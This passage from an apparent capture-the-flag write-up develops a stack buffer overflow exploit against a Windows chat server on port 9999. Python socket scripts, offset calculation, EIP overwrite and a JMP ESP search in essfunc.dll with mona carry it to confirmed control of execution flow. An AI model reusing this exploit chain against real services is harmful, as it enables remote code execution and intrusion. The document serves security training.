8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3
Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8C
x9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da
4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9
Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4D
f5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di
0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5
Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0D
n1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp
6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1
Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6D
u7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9'

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)

    # We do not need to add \n
    sock.send(payload)
```



```
Registers (FPU)
EAX 012AE6C8 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
ECX 007B4004
EDX 00000000
EBX 00009048
ESP 012AEEA8 ASCII "Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu
EBP 7043396F
ESI 0040199E chatserv.0040199E
EDI 0040199E chatserv.0040199E

EIP 31704330

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 263000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
msf-pattern_offset -l 3000 -q 31704330
```




```
gekko ☠ kali:~/brainstorm$
 → msf-pattern_offset -l 3000 -q 31704330
[*] Exact match at offset 2012

gekko ☠ kali:~/brainstorm$
 → 
```

cool looks like we found our offset

Let's see if we can control the `EIP`

```python
import socket

rhost = '192.168.15.6'
rport = 9999

payload = b'\x41' * 2012 + b'\x42' * 4

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)

    # We do not need to add \n
    sock.send(payload)
```

Perfect! we can control the `EIP`



```
Registers (FPU)
EAX 014BE6C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 012B4C34
EDX 00000000
EBX 0000B1BA
ESP 014BEEA8
EBP 41414141
ESI 0040199E chatserv.0040199E
EDI 0040199E chatserv.0040199E

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 229000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


cool we were able to overwrite the EIP with \x42 \x42 \x42 \x42

So, what do we do now ?

We could maybe look for a place to inject our shell code ?

let's use `mona` to look for modules that have no memory protection.

```
!mona modules
```




```
         ---------- Mona command started on 2024-11-12 15:17:39 (v2.0, rev 636) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D -----------------------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D -----------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | CFG   | NXCompat | OS Dll | Version, Modulename & Path, DLLCharacteristics
0BADF00D -----------------------------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x6250b000 | 0x0000b000 | False  | False   | False | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\neo\Desktop\hacking\loot\essfunc.dll) 0x0
0BADF00D  0x76140000 | 0x7667f000 | 0x0053f000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.4842 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll) 0x4140
0BADF00D  0x750b0000 | 0x75103000 | 0x00053000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll) 0x4140
0BADF00D  0x00400000 | 0x00409000 | 0x00009000 | False  | False   | False | False |  False   | False  | -1.0- [chatserver.exe] (C:\Users\neo\Desktop\hacking\loot\chatserver.exe) 0x0
0BADF00D  0x75f50000 | 0x76040000 | 0x000f0000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.4842 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL) 0x4140
0BADF00D  0x77310000 | 0x773cf000 | 0x000bf000 | True   | True    | True  | True  |  False   | True   | 7.0.19041.3636 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll) 0x4140
0BADF00D  0x773e0000 | 0x77584000 | 0x001a4000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.4842 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll) 0x4140
0BADF00D  0x756f0000 | 0x757ac000 | 0x000bc000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.3636 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll) 0x4140
0BADF00D  0x760e0000 | 0x76143000 | 0x00063000 | True   | True    | True  | True  |  False   | True   | 10.0.19041.3636 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll) 0x4140
0BADF00D -----------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D [+] Preparing output file 'modules.txt'
0BADF00D     - (Re)setting logfile modules.txt
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.203000
!mona modules
```

`essfunc.dll` has no protection at all!! how convenient!

So, let's use this dll.
Now, we should look for jump address. The address we'll pass to the `EIP` register to call the essfunc.dll module.

```
!mona find -s "\xff\xe4" -m essfunc.dll
```



```
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x6250b000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625014DF   0x625014df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
625014EB   0x625014eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
625014F7   0x625014f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
62501503   0x62501503 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
6250150F   0x6250150f : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
6250151B   0x6250151b : "\xff\xe4" | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
62501527   0x62501527 : "\xff\xe4" | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
62501533   0x62501533 : "\xff\xe4" | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
62501535   0x62501535 : "\xff\xe4" | asciiprint,ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\neo\Desktop\hacking\loot\essfunc.dll), 0x0
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.231000
```

cool we've found 9 pointers

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

```
0x625014df
0x625014eb
0x625014f7
0x62501503
0x6250150f
[..]
```

Our we able to control the execution flow now?


To test that, we could add a breakpoint at `0x625014df`. Then we could modify our `control.py` script to call that address.

Little-Endian vs Big-Endian

We cannot write the address as it is. This because my cpu arch is `little-endian`. Which means that it expects the instructions to arrive for the left to the right.

So, `625014df` becomes `\xdf \x14 \x50 \x62`


Adding a breakpoint



```
77455351   C3               RETN
77455352   CC               INT3
77455353   CC               INT3
77455354   CC               INT3
77455355   CC               INT3
77455356   CC               INT3
77455357   CC               INT3
77455358   CC
77455359   CC
7745535A   CC
7745535B   CC
7745535C   CC
7745535D   CC
7745535E   CC
7745535F   CC
77455360   8B4C24 04
77455364   F641 04 06
77455368   74 05
7745536A   E8 81F8FFFF
7745536F   B8 01000000      MOV EAX,1
77455374   C2 1000          RETN 10
77455377   8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
7745537E   8BFF             MOV EDI,EDI
77455380   833D A8695077 0  CMP DWORD PTR DS:[775069A8],0
```

Enter expression to follow

625014df




now we toggle the breakpoint

Then we click at the `run` button and execute our modified `control.py`.

```python
import socket

rhost = '192.168.15.6'
rport = 9999


payload = b'\x41' * 2012 + b'\xdf\x14\x50\x62'

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)

    # It wil request a username
    question = sock.recv(512)

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
    # We do not need to add \n
    sock.send(payload)
```

It worked!



```
Registers (FPU)
EAX 00DFE6C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 001F3E4C
EDX 00000000
EBX 0000E336
ESP 00DFEEA8
EBP 41414141
ESI 0040199E chatserv.0040199E
EDI 0040199E chatserv.0040199E
EIP 625014DF essfunc.625014DF
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 271000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

cool! we control the execution flow !

